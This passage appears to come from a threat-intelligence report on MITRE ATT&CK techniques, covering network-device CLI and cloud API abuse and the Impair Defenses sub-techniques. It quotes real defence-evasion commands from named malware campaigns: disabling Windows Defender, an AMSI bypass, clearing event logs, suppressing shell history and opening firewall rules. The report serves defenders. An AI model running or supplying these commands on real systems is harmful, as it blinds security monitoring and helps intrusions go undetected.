For instance, as disclosed in April 2023, Russian state-sponsored **APT28** hackers have been deploying **Jaguar Tooth**, a custom malware on Cisco IOS routers, which particularly exploits the CLI of these devices [52]. Once installed, this malware creates a process named **Service Policy Lock** that executes a series of CLI commands, such as `show running-config`, `show version`, and several others, to collect detailed information about the router's configuration and network environment.

```
show running-config
show version
show ip interface brief
show arp
show cdp neighbors
show start
show ip route
show flash
```

This data is then exfiltrated using **TFTP**, enabling the hackers to gain extensive insight into the network infrastructure. This tactic exemplifies adversaries' strategic use of network device CLI for espionage and surveillance purposes, highlighting the criticality of securing network device interfaces against unauthorized access.



## #2.9. T1059.009 Cloud API

**Cloud Application Programming Interfaces (APIs) have emerged as pivotal elements in modern cloud computing, offering a comprehensive means for programmatically interacting with a wide array of cloud services. These APIs, integral to cloud environments like AWS, Azure, and Google Cloud Platform (GCP), provide functionalities spanning various domains such as compute, storage, identity and access management (IAM), networking, and security policies.**

Accessible through multiple interfaces, including command line interpreters (CLIs), browser-based Cloud Shells, and PowerShell modules like Azure for PowerShell, these APIs facilitate seamless integration and management of cloud resources. Additionally, software development kits (SDKs) for popular programming languages like Python further streamline the use of these APIs, enabling developers to embed cloud functionalities directly into their applications.

### Adversary Use of Cloud API

The versatile nature of cloud APIs, while beneficial for legitimate management and automation, also opens up avenues for exploitation by adversaries. These APIs, when accessed with appropriate permissions (like Application Access Tokens or Web Session Cookies), can be used to carry out a range of actions that could compromise cloud environments. Malicious actors can exploit these interfaces to execute commands or scripts remotely, potentially affecting multiple aspects of a cloud tenant's infrastructure. The accessibility of these APIs, through both cloud-hosted and on-premises hosts or via browser-based cloud shells provided by cloud platforms, amplifies the risk. The cloud shells, in particular, offer a unified environment for using CLI and scripting modules, which, if misused, can lead to significant security breaches within the cloud infrastructure.

#### 1. Remote Code Execution

Adversaries often leverage cloud APIs for remote code execution. For instance, in a cyber incident disclosed in December 2022, adversaries exploited a vulnerability in **Google Home smart speakers** by leveraging the cloud API to gain unauthorized control [53].

The attackers manipulated the device's local **HTTP API** to add a rogue user account, enabling them to send remote commands via the cloud API. This process involved disconnecting the device from its network, obtaining crucial device information like its name, certificate, and cloud ID, and then using this data to link their account to the victim's device.

With this access, the attackers could remotely activate the speaker's microphone, eavesdrop on conversations, and execute other commands, such as controlling smart home devices or making unauthorized online purchases. This exploitation of the cloud API for malicious purposes underscores the potential security risks associated with interconnected smart devices and the critical need for robust security measures in IoT ecosystems.

## 2. Downloading, Loading and Executing Malicious Payloads

Adversaries can leverage cloud APIs for downloading, loading and executing malicious payloads on the victim system. For instance, in their latest campaign disclosed in June 2023, the Chinese state-sponsored hacking group **APT15** [54], known for targeting global public and private organizations, has deployed a novel backdoor named **Graphican**. This sophisticated malware leverages the **Microsoft Graph API** and **OneDrive** for its C&C operations, using these cloud services to stealthily obtain encrypted C&C infrastructure addresses.

This method provides **Graphican** with enhanced versatility and resilience against takedown attempts. By authenticating with the Microsoft Graph API, Graphican can access and decrypt specific OneDrive folder names to use as C&C server addresses. This innovative use of legitimate cloud APIs for malicious purposes marks a significant evolution in APT15's tactics, allowing them to execute various commands remotely, including file creation, downloading, and running interactive command lines, thereby maintaining their reputation as a formidable threat in cyberspace.

## 3. Enumerating High-Value User Accounts

One usage of cloud APIs can be enumerating high-value user accounts. For instance, in February 2023, the **S1deload Stealer** malware campaign, targeting YouTube and Facebook users, uniquely leveraged the Facebook Graph API to enhance its malicious operations [55].

Once a user's Facebook account is compromised, the malware uses the Graph API to evaluate the account's value by checking if the victim administers any Facebook pages or groups, has paid for ads, or is connected to a business manager account. This strategic use of the Graph API allows the malware to prioritize accounts with greater reach or financial value, optimizing its impact for spreading further or more targeted exploitation. This approach demonstrates sophisticated integration with legitimate social media infrastructure to facilitate and amplify malicious activities.



## #3 T1562 Impair Defenses

Adversaries utilize the Impair Defenses techniques to disrupt security controls, enabling them to operate undetected and uninterrupted for a longer period of time. This method involves impairing preventive security controls, detection capabilities, and other mechanisms that assist in preventing and detecting malicious actions. The entry of T1562 Impair Defenses into the third spot on this year's Red Report list marks a significant shift in cyberattack strategies. Threat actors are transforming malware into proactive 'hunter-killers' of cybersecurity defenses, directly targeting and disrupting the tools meant to protect networks.

**Tactic**  
**Defense Evasion**

**Prevalence**  
**26%**

**Malware Samples**  
**158,661**

# What Are Defensive Security Controls?

Adversaries deliberately compromise or disrupt defensive mechanisms that organizations rely on to protect their environment to execute their malicious actions without being interrupted or detected. As a defense evasion technique, T1562 Impair Defenses was the most prevalent technique employed in malware campaigns in 2023.

In the Impair Defenses technique, adversaries typically exploit weaknesses and vulnerabilities within the victims' infrastructure to undermine their defense designed to prevent unauthorized access, detection, and response. Adversaries meticulously enumerate the target system to identify vulnerabilities, ranging from unpatched software to misconfigurations. Since security appliances are also not immune to exploitation, adversaries disable or manipulate them to create a blindspot in an organization's defenses. This technique poses a significant challenge for defenders, as compromised security tools can inadvertently aid adversaries in concealing their activities and evading detection.

Adversaries use the Impair Defenses technique to compromise different defensive controls, such as preventive defenses, detective capabilities, and supporting mechanisms.

## 1. Preventative Defenses

Preventative security controls are designed to proactively prevent or minimize the impact of potential threats. These controls aim to create barriers and enforce security measures to prevent unauthorized access, mitigate risks, and maintain integrity and confidentiality. Some key preventative defensive controls include firewalls, Intrusion Prevention Systems (IPSs), Antivirus and Anti-Malware Software, and Web Application Firewalls (WAFs). Adversaries employ the T1562 Impair Defenses technique to dismantle or neutralize preventative security controls, enabling them to navigate, persist, and achieve their objectives within target environments.

## 2. Detective Capabilities

Organizations deploy security controls with detection capabilities to focus on the identification and response to security incidents. Unlike preventative controls, which aim to stop security incidents before they occur, detective controls are designed to detect and alert organizations to the presence of security threats or breaches, allowing for a timely response and mitigation. Some of the common detective security controls include Security Information and Event Management (SIEM), Intrusion Detection Systems (IDSs), and Endpoint Detection and Response (EDRs). Adversaries employ the T1562 Impair Defenses technique to compromise detective security controls and disrupt the incident response processes.

### 3. Supportive Mechanisms

Supportive mechanisms refer to additional tools, technologies, or processes that complement and reinforce the effectiveness of various security controls. These mechanisms work in tandem with preventive, detective, and other defensive controls to enhance an organization's overall security posture. Some of the well-known supportive mechanisms are:

- **Logging systems:** Windows Event Logs, Syslog, PowerShell PSReadLine, Linux's `bash_history`, AWS CloudWatch, AWS CloudTrail, Azure Activity Log, GCP Audit Logs.
- **Auditing tools:** Linux `auditd`, Microsoft SQL Server Audit, etc.

Adversaries degrade or block the effectiveness of supportive mechanisms with the T1562 Impair Defenses technique to weaken the target's defenses, making it easier for them to achieve their objectives without detection or effective response.

### Adversary Use of Impair Defenses

After gaining initial access, adversaries aim to execute their malicious action without restrictions and stay hidden as long as possible. Also, they aim to remove any trace of compromise to disrupt incident response and malware analysis efforts. To achieve this goal, adversaries use various methods to impair preventive controls, detection capabilities, and supportive mechanisms that enable organizations to maintain their security posture. Impair Defenses technique can be implemented at multiple stages of the attack campaign for various purposes.

For example, adversaries may disable Windows Defender prior to executing malicious commands. By disabling Windows Defender, adversaries increase the likelihood of successfully executing their malicious payloads on the targeted system. Then, they may tamper with firewall configurations to evade detection and establish communication channels with their C2 server. To remove any traces of compromise, adversaries may delete Windows Event Logs and limit the victim's ability to analyze the attack.

Since organizations have a comprehensive list of security controls to defend themselves, there are numerous attack vectors against these controls utilized by adversaries.

## Sub-techniques of Impair Defenses

There are 11 sub-techniques under the Impair Defenses technique in ATT&CK v14:

ID	Name
T1562.001	Disable or Modify Tools
T1562.002	Disable Windows Event Logging
T1562.003	Impair Command History Logging
T1562.004	Disable or Modify System Firewall
T1562.006	Indicator Blocking
T1562.007	Disable or Modify Cloud Firewall
T1562.008	Disable or Modify Cloud Logs
T1562.009	Safe Mode Boot
T1562.010	Downgrade Attack
T1562.011	Spoof Security Alerting
T1562.012	Disable or Modify Linux Audit System

Each of these sub-techniques will be explained in the next sections.

## #3.1. T1562.001 Disable or Modify Tools

Security tools and utilities refer to applications designed to improve and maintain the security posture of a computer system, network, or infrastructure. While modern operating systems have many security tools as default, organizations often employ additional security tools to prevent, detect, respond to, and mitigate various cyber threats. Adversaries disable or modify these tools within a compromised environment to hinder or neutralize defensive mechanisms.

By targeting security tools, adversaries seek to operate undetected, manipulate the security landscape, and increase the likelihood of successful cyber operations.

### Adversary Use of Disable or Modify Tools

Adversaries seek to disable built-in and 3rd party security tools to execute malicious action undetected and unrestricted. In this section, we will examine procedure samples used against common security tools.

#### 1. Disabling Windows Defender & AMSI

**Windows Defender** is a built-in security feature developed by Microsoft for Windows operating systems. The primary purpose of Windows Defender is to protect computers and devices running Windows from a wide range of security threats, including viruses, malware, spyware, and other malicious software. Since it is in the default configuration of many Windows systems, adversaries developed novel methods to disable the Windows Defender.

To evade detection, **Egregor** ransomware created a Group Policy to disable Windows Defender before malware infection [56].

```
Display name: New Group Policy Object
Version: 1
registry.pol content:
- Key path: Software\Policies\Microsoft\Windows Defender
- Data name: DisableAntiSpyware
- Value type: 0x04 (REG_DWORD)
- Data value: 0x01
```

In another case, **Maze** ransomware set scheduled tasks to launch their ransomware attack. After the tasks failed to launch, adversaries made a second attempt after disabling Windows Defender's Real-time monitoring in remote systems via WMI [57].

```
cmd /c wmic /node:<ip_address> /user:<username> /password:<password> process  
call create "cmd.exe /c powershell.exe -exec Bypass /c Set-MpPreference  
-DisableRealTimeMonitoring 1"
```

Instead of disabling the Windows Defender, in some cases, adversaries were observed to modify the Windows Defender's exclusion list as the entire drive stays hidden in the compromised system [58].

```
powershell.exe Set-MpPreference -ExclusionPath 'C:\'
```

In March 2023, **BlackLotus UEFI bootkit** malware was reported to be able to weaken the Windows Defender executable MsMpEng.exe by removing its token privileges by setting the SE\_PRIVILEGE\_REMOVED attribute to each of them [59]. This action prevents Windows Defender from properly scanning files in the system. Although the effect of this action can be reversed by restarting the executable, adversaries can still disable Windows Defender for a period of time prior to executing other malicious payloads.

**Antimalware Scan Interface (AMSI)** is another Microsoft technology designed to enhance the interaction between applications and antimalware products installed on a Windows system. AMSI was introduced with Windows 10, and it provides a standardized interface that enables software developers to request scans of content for potential malicious activity. AMSI allows applications to leverage the capabilities of installed antimalware engines, contributing to a more robust defense against various forms of malware. Adversaries disable AMSI to circumvent its advanced threat detection capabilities, allowing them to operate stealthily, execute malicious code, and maintain persistence within the compromised system.

In April 2023, adversaries were observed to use the following PowerShell script in an obfuscated format to disable AMSI. After disabling AMSI, threat actors deploy the **XWORM loader** and **Agent Tesla infostealer** malware [60].

```
[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsi  
InitFailed', 'NonPublic,Static').SetValue($null,$true)
```



## 2. Disabling Antivirus Software

Organizations use antivirus software as a fundamental component of their cybersecurity strategy to mitigate the risks associated with cyber threats. As a foundational layer of defense, they are used to fortify the organization's security posture alongside other security measures. Adversaries seek to disable antivirus as a strategic maneuver to circumvent detection, execute sophisticated attacks, maintain persistence, and achieve their specific malicious goals within targeted environments.

In May 2023, a threat actor named **Spyboy** started promoting a tool called **Terminator** that leverages the **Bring Your Own Vulnerable Driver** (BYOVD) attack. Terminator malware uses a legitimate and signed driver file, **zamguard64.sys** or **zam64.sys** belonging to Zemana Antimalware software and terminates user-mode processes of antivirus and EDR software.

## 3. Disabling Endpoint Detection and Response (EDR)

Endpoint Detection and Response (EDR) solutions continuously monitor and analyze endpoint activities in real time, collecting vast amounts of data related to processes, network connections, file interactions, and user behaviors. They are designed to detect and respond to cybersecurity incidents at the endpoint level, addressing threats that may have bypassed traditional security measures. Similar to other security tools, adversaries aim to disable EDRs to evade detection and execute their malicious actions with a reduced risk of being discovered.

In early 2023, several ransomware groups were observed to use the **AuKill** tool to disable EDR processes before infecting compromised systems with ransomware payloads. AuKill malware deploys an outdated Process Explorer driver, "**procexp.sys**", and sends IO control code **IOCTL\_CLOSE\_HANDLE** to the driver to close the process handle. This action results in terminating the targeted process [61].

## #3.2. T1562.002 Disable Windows Event Logging

Windows Event Logging is a centralized mechanism for recording system and application events in the Windows operating system. Windows event logs record the operating system, application, security, setup, hardware, and user events that are used by the administrators to diagnose system problems and are used by security tools and analysts to analyze security issues. Logged Windows events, such as application installations, login attempts, elevated privileges, and created processes, are great sources for detecting anomalies that may indicate cyber attacks.

### Adversary Use of Disable Windows Event Logging

Adversaries recognize the significance of event logs in leaving traces of their activities, which can be leveraged by administrators and security professionals to detect and respond to security incidents. Adversaries subvert the fundamental logging mechanism to decrease collected logs for security audits and, accordingly, the detection rate.

By stopping or disabling the Windows Event Log service, adversaries can effectively halt the logging process, preventing critical information about their activities from being recorded. This covert action is particularly dangerous as it allows adversaries to operate within a system's environment with reduced visibility, making it challenging for defenders to identify and thwart their malicious actions.

Adversaries may target system-wide logging or logging for particular applications.

```
//Command shell example for stopping system-wide logging
sc config eventlog start=disabled

//PowerShell example for stopping system-wide logging
Stop-Service -Name EventLog
```

**BabLock** ransomware uses the Windows Events Command Line Utility "**wevtutil.exe**" to delete certain types of Windows Event logs [62].

```
wevtutil.exe clear-log Application
wevtutil.exe clear-log Security
wevtutil.exe clear-log System
wevtutil.exe clear-log "windows powershell"
```

Another technique involves modifying the Windows Registry, a central repository of system settings and configurations. Adversaries may manipulate specific Registry entries associated with event logging, thereby disabling or altering the default logging behavior. This method provides them with a stealthy means to erase their digital footprints and evade the watchful eyes of security measures relying on event logs for anomaly detection. In their advisory, CISA reported that the **LockBit** ransomware group exploits the following registries to disable and delete Windows Event logs [17].

Registry Key	Value	Data
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels\*	Enabled	0
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\Channels*\ChannelAccess	ChannelAccess	AO:BAG:SYD:(A;;0x1; ;SY)(A;;0x5;;;BA)(A;;0x1;;;LA)

Moreover, adversaries may deploy more sophisticated tactics, such as leveraging privileges to modify Group Policy settings related to event logging. Group Policy is a powerful tool in Windows environments, allowing administrators to define and enforce security policies across a network. Adversaries seeking to cover their tracks may exploit vulnerabilities or employ privilege escalation techniques to modify Group Policy settings, effectively suppressing the generation of crucial event log entries.

## #3.3. T1562.003 Impair Command History Logging

Command history logging refers to the practice of recording and storing a chronological record of commands executed in a computer system or software environment. This feature is commonly found in command-line interfaces, where users interact with a system by entering text-based commands. Command history logging provides users with a convenient and efficient way to review and recall previously executed commands. By maintaining a log of commands, users can track their activities, understand the sequence of operations, and reproduce specific actions when needed.

### Adversary Use of Impair Command History Logging

Adversaries manipulate or disable the logging mechanisms that record user commands, effectively erasing the digital footprint of malicious actions. By tampering with or impairing command history logging, adversaries can hide their tracks, making it challenging for system administrators and security analysts to analyze the sequence of events, identify the nature of the incident, and respond promptly. This technique can be used against Windows, Linux, and macOS operating systems.

In a Windows environment, PowerShell stores the user's command history in a file within the user's profile directory. Adversaries tamper with the `ConsoleHost_history.txt` using the commands below.

```
Set-Content -Path (Get-PSReadlineOption).HistorySavePath -Value
```

In Linux and macOS environments, the command history is written to a file pointed by the environment variable `HISTFILE`. When a user logs off, the history is flushed to the `.bash_history` file in the user's home directory. Adversaries commonly tamper with the `HISTFILE` environment variable to manipulate command history logging. When `HISTFILE` is cleared, or its size is set to zero, adversaries prevent the command history logs from being created.

```
//Clearing the HISTFILE variable  
unset HISTFILE  
  
//Setting the command history size to zero  
export HISTFILESIZE=0
```

Adversaries may also exploit the **HISTCONTROL** variable to manipulate command history logging. HISTCONTROL is a bash variable that controls how commands are saved on the history log. It includes a colon-separated list of values, which are:

- **Ignorespace:** In the history list, lines starting with a space character are not saved.
- **Ignoredups:** Lines matching the previous history entry are not saved.
- **Ignoreboth:** Shorthand for 'ignorespace' and 'ignoredups.'
- **Erasedups:** All previous lines matching the current line are deleted from the history list.

**Qubitstrike** malware uses the HISTCONTROL technique to disable the command shell history [63]. The command below prevents commands that start with a space from being saved to history logs. After adding the exception, adversaries execute commands prepended with a space without leaving a trace on the command history list.

```
export HISTCONTROL="ignorespace"
```

## #3.4. T1562.004 Disable or Modify System Firewall

A system firewall acts as a barrier between a computer or network of computers and external threats. It functions as a protective barrier, monitoring and controlling incoming and outgoing network traffic based on predetermined security rules. The primary purpose of a system firewall is to prevent unauthorized access to or from a private network, ensuring that only legitimate and authorized communication is allowed. The firewall inspects data packets traveling across the network and determines whether they meet the specified criteria outlined in the security rules.

### Adversary Use of Disable or Modify System Firewall

Firewalls are designed to monitor and control incoming and outgoing network traffic based on predetermined security rules, and by disabling or modifying its settings, adversaries can facilitate the movement of malicious traffic and data exfiltration, maintain control of a compromised system, and enable the lateral spread of malware or an attack within a network.

Adversaries often use native operating system commands or configuration interfaces to alter rules in the firewall, directly turn the firewall off, or change its settings in a way that weakens the protective measures. On Linux systems, adversaries could use iptables or other command-line utilities to modify the firewall rule set or stop the firewall service entirely [64]. In the example below, P2Pinfect malware adds rules:

- to allow traffic from each of these IPs to the Redis server
- to deny all other traffic to the Redis server
- to allow all traffic to a randomly chosen port for botnet communications.

```
redis_ips=$(netstat -tnp | grep ':6379' | grep 'ESTABLISHED' | awk '{print $5}'  
| awk -F ':' '{print $1}' | sort -u);  
for ip in $redis_ips;  
do  
iptables -A INPUT -p tcp --dport 6379 -s \"$ip\" -j ACCEPT;  
done;  
iptables -A INPUT -p tcp --dport 6379 -j DROP;  
iptables -A INPUT -p tcp --dport <port binary listens on> -j ACCEPT
```

On a Windows system, an attacker could use the **netsh** command-line utility to modify the firewall configuration or directly interact with the Windows Firewall through the Control Panel. For example, **Glupteba RAT** uses the command below that adds a firewall rule allowing incoming connections to its executable [65].

```
netsh advfirewall firewall add rule name="csrss" dir=in action=allow  
program="C:\Windows\rss\csrss.exe" enable=yes
```

In some cases, adversaries insert specific rules that allow traffic to and from attacker-controlled domains or IP addresses, while in other situations, they may attempt to disable logging or alert generation, which would normally be used to detect and investigate malicious activity.

One of the subtle ways that adversaries modify a firewall is by adding seemingly benign exceptions that can be exploited. These could be rules that allow traffic over certain ports that the attacker knows they can use to communicate with malware or command-and-control servers. From a defender's perspective, these changes might not immediately signal a red flag because the ports could be used for legitimate services as well.

## #3.5. T1562.006 Indicator Blocking

Indicators are traces or signs that can be analyzed to detect and identify malicious activities within a computer network or system. System administrators and security professionals use them to recognize potential threats and respond promptly. Network traffic anomalies, file and memory artifacts, registry modifications, and endpoint anomalies are common indicators used by security operations to monitor an organization's IT infrastructure.

### Adversary Use of Indicator Blocking

Adversaries obscure or obstruct various indicators that security professionals typically rely on to identify and respond to potential threats. This action allows them to remain undetected for as long as possible to maximize their access to the target network. The Indicator Blocking technique allows adversaries to disrupt security controls without disabling them. In Windows systems, adversaries use the following methods for indicator blocking:

- **Redirecting host-based sensors:** Adversaries redirect the Windows Software Trace Preprocessor (WPP) logs to stdout.

```
wevtutil.exe enum-logs > "C:\ProgramData\EventLog.txt"
```

- **Disabling host-based sensors:** Adversaries disable Event Tracing for Windows (ETW).

```
wevtutil.exe /e:false Microsoft-Windows-WMI-Activity/Trace
```

Another way to hinder security controls is to blind **Event Tracing for Windows** (ETW). Adversaries interfere with the normal flow of event traces by selectively disabling or modifying specific ETW providers or events related to their malicious actions. For example, the North Korean APT group **Lazarus** was reported to use two different methods to blind ETW [66]. The first method involves removing the kernel event provider. During system startup, several kernel ETW providers are initialized by the **EtwplInitialize** function, and these providers supply the data critical to security tools monitoring the system. Lazarus group uses their rootkit to identify pointers to provider registration handles and set them to NULL, making them uninitialized and inaccessible to any logging mechanisms in the kernel. The other method that the APT group uses is disabling system loggers. Adversaries use the **EtwpActiveSystemLoggers** mask in the structure **ETW\_SYSTEM\_LOGGER\_SETTINGS** to disable the kernel's internal event tracing system. By setting the mask to zero, the system indicates that the event tracing session does not have any active providers, and events originating in the kernel stop being produced.



## #3.6. T1562.007 Disable or Modify Cloud Firewall

Cloud firewalls are designed to safeguard digital assets and data hosted in cloud environments. It controls and monitors incoming and outgoing network traffic, acting as a barrier between a trusted internal network and external, potentially untrusted networks, such as the Internet. Cloud firewalls operate based on predefined rules and policies, allowing or blocking specific types of traffic based on criteria such as IP addresses, protocols, and port numbers.

### Adversary Use of Disable or Modify Cloud Firewall

In cloud environments, organizations often implement restrictive security groups and firewall rules to control and secure network traffic. These rules are designed to permit only authorized communication from trusted IP addresses through specified ports and protocols. However, adversaries alter these configurations to potentially open a gateway for unauthorized access and malicious activities within the victim's cloud environment using the Disable or Modify Cloud Firewall technique. This technique can have severe consequences, ranging from data breaches to the compromise of critical infrastructure and services hosted in the cloud.

Adversaries often employ this technique by manipulating the existing firewall rules. For instance, they use scripts or utilities capable of dynamically creating new ingress rules within the established security groups. These rules could be crafted to allow any TCP/IP connectivity, essentially removing the previously imposed restrictions and creating a vulnerability that enables unimpeded access. In the Capital One data breach, adversaries exploited a misconfigured web application firewall (WAF) to gain unauthorized access to sensitive customer data stored in the cloud. By modifying firewall configurations, the adversary successfully bypassed security measures, emphasizing the critical importance of robust firewall management in cloud security.

Moreover, the technique facilitates lateral movement within the cloud environment. By disabling or modifying firewall rules, adversaries can move laterally across systems and servers, potentially escalating their privileges and expanding their foothold within the compromised infrastructure.

Adversaries can leverage the altered firewall configurations to create covert channels for communication between compromised systems and external servers under their control. This enables them to maintain a persistent presence, execute commands, and receive instructions without detection.

In a crypto miner attack, adversaries were able to compromise a Google Cloud App Engine Service account and change the cloud firewall configuration to allow any traffic prior to deploying hundreds of VM for crypto mining [67].

```
"request": {
  "@type": "type.googleapis.com/compute.firewalls.insert",
  "allowed": [{
    "IPProtocol": "tcp"
  }, {
    "IPProtocol": "udp"
  }],
  "direction": "EGRESS",
  "name": "default-allow-out",
  "network":
  "https://compute.googleapis.com/compute/v1/projects/XXXXXXX/global/networks/default",
  "priority": "0"}
```

## #3.7. T1562.008 Disable or Modify Cloud Logs

Cloud logs refer to the records or entries generated by various applications, services, and systems within a cloud computing environment. These logs capture important information about events, activities, and performance metrics, offering details on what transpires within the cloud infrastructure. Cloud logs serve as a valuable resource for administrators, developers, and security personnel to gain insights into the behavior and health of their cloud-based systems.

Cloud logs can encompass a wide range of data, including error messages, user actions, system events, and resource utilization metrics. Cloud logs are often stored centrally in a dedicated logging service or platform, making it easier to aggregate and analyze data from multiple sources. Common logging services in cloud environments include AWS CloudWatch Logs, Google Cloud Logging, and Azure Monitor Logs.

### Adversary Use of Disable or Modify Cloud Logs

Cloud environments typically offer robust logging capabilities to help organizations monitor and analyze activities within their infrastructure. However, these logging mechanisms are also potential targets for adversaries. Adversaries employ the Disable or Modify Cloud Logs technique to manipulate and evade detection within cloud computing environments. This method involves tampering or suppression of log entries to undermine detection and incident response efforts.

In Amazon Web Services (AWS), an adversary could undermine the integrity of the monitoring process by disabling **CloudWatch** or **CloudTrail**. These services are vital for capturing API calls, resource changes, and user activity. By disabling these integrations, adversaries ensure their subsequent actions are not recorded. Furthermore, adversaries may alter CloudTrail settings to stop the delivery of logs to a centralized S3 bucket, or they could delete or modify the logs directly if they have managed to gain the necessary access. Altering log integrity can be as subtle as changing the CloudTrail log file validation feature. By disabling this feature, adversaries can manipulate log files without detection. Similarly, turning off the encryption of log files or disabling multi-region logging might allow an adversary to focus their disruptions on a single region while activities in other regions remain unmonitored.

Moreover, disabling or modifying cloud logs extends beyond infrastructure and into cloud-based applications and services. For instance, in Microsoft's Office 365, adversaries can disable or circumvent logging for specific users. By using the **Set-MailboxAuditBypassAssociation** cmdlet, they can set a mailbox to bypass audit logging, essentially making activities performed by that user invisible to the default logging mechanism.

## #3.8. T1562.009 Safe Mode Boot

**Safe Mode Boot is a diagnostic startup mode in operating systems, including Windows, macOS, and some Linux distributions. When a computer is booted in Safe Mode, it only loads essential system files and drivers necessary for basic functionality. It is designed to troubleshoot and resolve issues with the operating system by loading a minimal set of drivers and services, thereby isolating the system from potential problematic elements. Safe Mode is particularly useful when a system experiences problems such as frequent crashes, freezes, or startup failures.**

### Adversary Use of Safe Mode Boot

While **Safe Mode Boot** is designed as a diagnostic tool for troubleshooting and resolving issues within an operating system, adversaries have ingeniously repurposed this feature to evade detection, manipulate system configurations, and facilitate their malicious activities. Adversaries often exploit Safe Mode Boot to navigate around security measures implemented by the operating system. By booting the system in Safe Mode, they ensure that only a minimal set of drivers and essential services are loaded, creating an environment where many security controls are not started. This method is particularly advantageous for adversaries seeking to infiltrate a system without triggering alarms or encountering active defenses.

Adversaries leverage the Safe Mode Boot technique to subvert security software and evade detection by antivirus programs. In Safe Mode, many security applications and services, which are crucial for real-time threat detection, may remain inactive. This creates a window of opportunity for adversaries to execute malicious code or deploy malware without immediate interference from security solutions. By exploiting this reduced security posture, adversaries increase their chances of remaining undetected during the initial stages of their attack. The Safe Mode Boot technique also serves as an effective means for adversaries to manipulate system configurations and disable security features. In Safe Mode, certain startup items and third-party drivers are deliberately excluded, offering adversaries a controlled environment for altering system settings. This manipulation may involve disabling firewalls, antivirus programs, or other security measures that could impede their progress, allowing adversaries to establish a foothold within the compromised system and lay the groundwork for subsequent malicious activities.

In September 2023, CISA reported that the **Snatch** ransomware group forced the infected systems to reboot in Safe Mode with networking before encrypting sensitive files [68]. This method allows adversaries to execute the ransomware executable without worrying about antivirus or endpoint protection.

## #3.9. T1562.010 Downgrade Attack

In a downgrade attack, adversaries convince the target system to adopt a weaker security protocol or algorithm than the one they are capable of using. Adversaries typically abuse the system's backward compatibility to force them to use an outdated or vulnerable version.

### Adversary Use of Downgrade Attack

Using the Downgrade Attack technique, adversaries circumvent updated security controls and force the system into less secure modes of operation. A prime target for such manipulation includes features like Command and Scripting Interpreters, as well as network protocols, which, when downgraded, open avenues for **Man-in-the-Middle (MitM)** attacks or **Network Sniffing**.

In the scenario involving Command and Scripting Interpreters, adversaries choose to operate using less-secure versions of interpreters, such as PowerShell. PowerShell versions 5 and above incorporate advanced security features like **Script Block Logging (SBL)**, which records executed script content. However, savvy adversaries may attempt to execute a previous version of PowerShell that lacks support for SBL. This method not only enables them to evade detection but also allows them to impair defenses while executing malicious scripts that would have otherwise been flagged and prevented by the more advanced security controls.

In the context of network protocols, adversaries often downgrade encrypted connections to unsecured counterparts, exposing network data in clear text. For example, they might target the transition from an encrypted HTTPS connection to an unsecured HTTP connection. In doing so, adversaries compromise the confidentiality and integrity of the data in transit. This downgrade facilitates Network Sniffing, enabling the malicious actor to intercept and analyze sensitive information flowing through the network. By manipulating the security posture of network protocols, adversaries exploit the system's compatibility with less secure options to undermine the inherent protections offered by encryption. For instance, the **CVE-2023-48795** vulnerability allows adversaries to launch a prefix truncation attack against SSH protocol. This attack is called the Terrapin Attack and leads to a security downgrade for SSHv2 connections during extension negotiation, causing a MitM attack [69].

One notable case involves the exploitation of vulnerabilities in the Secure Sockets Layer (SSL) and its successor, Transport Layer Security (TLS). Adversaries leverage weaknesses in these protocols to force a downgrade from more secure versions to older, less secure ones, making it easier to launch attacks such as the well-known **POODLE** (Padding Oracle On Downgraded Legacy Encryption) attack.

In the POODLE attack, adversaries exploit the SSL/TLS downgrade to perform a padding oracle attack, compromising the confidentiality of encrypted data.

Furthermore, the exploitation of less secure versions of network protocols is evident in the manipulation of Wi-Fi protocols. Adversaries downgrade a Wi-Fi connection from the more secure WPA3 (Wi-Fi Protected Access 3) to the less secure WPA2 (Wi-Fi Protected Access 2) or even WEP (Wired Equivalent Privacy). This not only exposes the network to potential unauthorized access but also allows adversaries to exploit known vulnerabilities associated with the downgraded protocol, such as the susceptibility of WEP to key-cracking attacks. For example, the **Dragonblood** vulnerability found in the WPA3 protocol allows adversaries to run an offline dictionary attack by sending a downgrade-to-WPA2 request during the 4-way-handshake [70].

In September 2023, CISA reported that the Chinese APT group **BlackTech** used a downgrade attack on Cisco routers. After initial access, the APT group installs an old and vulnerable firmware version to routers for defense evasion and persistence [71].

## #3.10. T1562.011 Spoof Security Alerting

Security alerts are an integral part of security operations, and they are crucial for identifying and responding to potential threats. Knowing their importance, adversaries attempt to exploit this system by generating fake alerts that mimic legitimate security warnings. Adversaries create deceptive or misleading security alerts with the intention of tricking individuals or organizations into taking unnecessary or harmful actions. This technique is called Spoof Security Alerting, and these spoofed security alerts often imitate the appearance and language of authentic notifications to appear convincing.

The goal of the Spoof Security Alerting technique is to deceive recipients into believing that their systems or data are at risk, prompting them to take actions that may compromise their security. Such actions could include clicking on malicious links, providing sensitive information, or downloading harmful files.

### Adversary Use of Spoof Security Alerting

Using the Spoof Security Alerting technique, adversaries manipulate security alerts generated by defensive tools to mislead defenders and hinder their awareness of malicious activities. These defensive tools play a crucial role in providing information about potential security events, the operational status of security software, and the overall health of the system. By spoofing these security alerts, adversaries aim to present false evidence, hiding any indicators of compromise and impairing the defenders' ability to detect and respond to genuine security incidents.

The common method that adversaries employ involves creating positive affirmations that security tools are functioning correctly, even after they have successfully disabled legitimate security measures. This deceptive tactic goes beyond mere Indicator Blocking, as adversaries actively create a false sense of security among defenders. By simulating the continued functionality of security tools, the adversary aims to delay the detection of their malicious activities, allowing them to operate undetected for an extended period. For instance, adversaries disable or modify security tools such as antivirus programs or intrusion detection systems. Subsequently, they generate spoofed security alerts that falsely confirm the unaltered and operational status of these tools. This malicious action creates a misleading perception that the system remains adequately protected, even though the defensive mechanisms have been compromised. The delay in defender responses resulting from this false affirmation provides the adversary with a window of opportunity to conduct further malicious activities, such as exfiltrating sensitive data or executing additional attacks.

## #3.11. T1562.012 Disable or Modify Linux Audit System

The Linux Audit System is designed to provide a comprehensive framework for monitoring and logging system events in Linux operating systems. The system is introduced to address the growing need for accountability and transparency in computing environments, and it captures a detailed record of various activities and interactions occurring within the operating system, offering valuable insights for security auditing, forensics, and compliance purposes.

The Linux Audit System functions by generating detailed logs of system calls, file accesses, process creations, network activities, and other critical events. These logs are instrumental in tracking user actions, privilege escalations, and potential security incidents. By meticulously recording these events, the Linux Audit System enables system administrators and security professionals to establish a chronological timeline of activities, facilitating the identification and investigation of suspicious or unauthorized actions within the system.

